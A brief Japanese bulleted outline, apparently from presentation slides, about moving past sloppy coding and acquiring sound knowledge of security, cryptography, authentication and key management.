  - 雑なコーディングからの卒業
  - そして正しい知識，良い知識を
    - 各種セキュリティ情報
    - 暗号，認証，鍵管理，...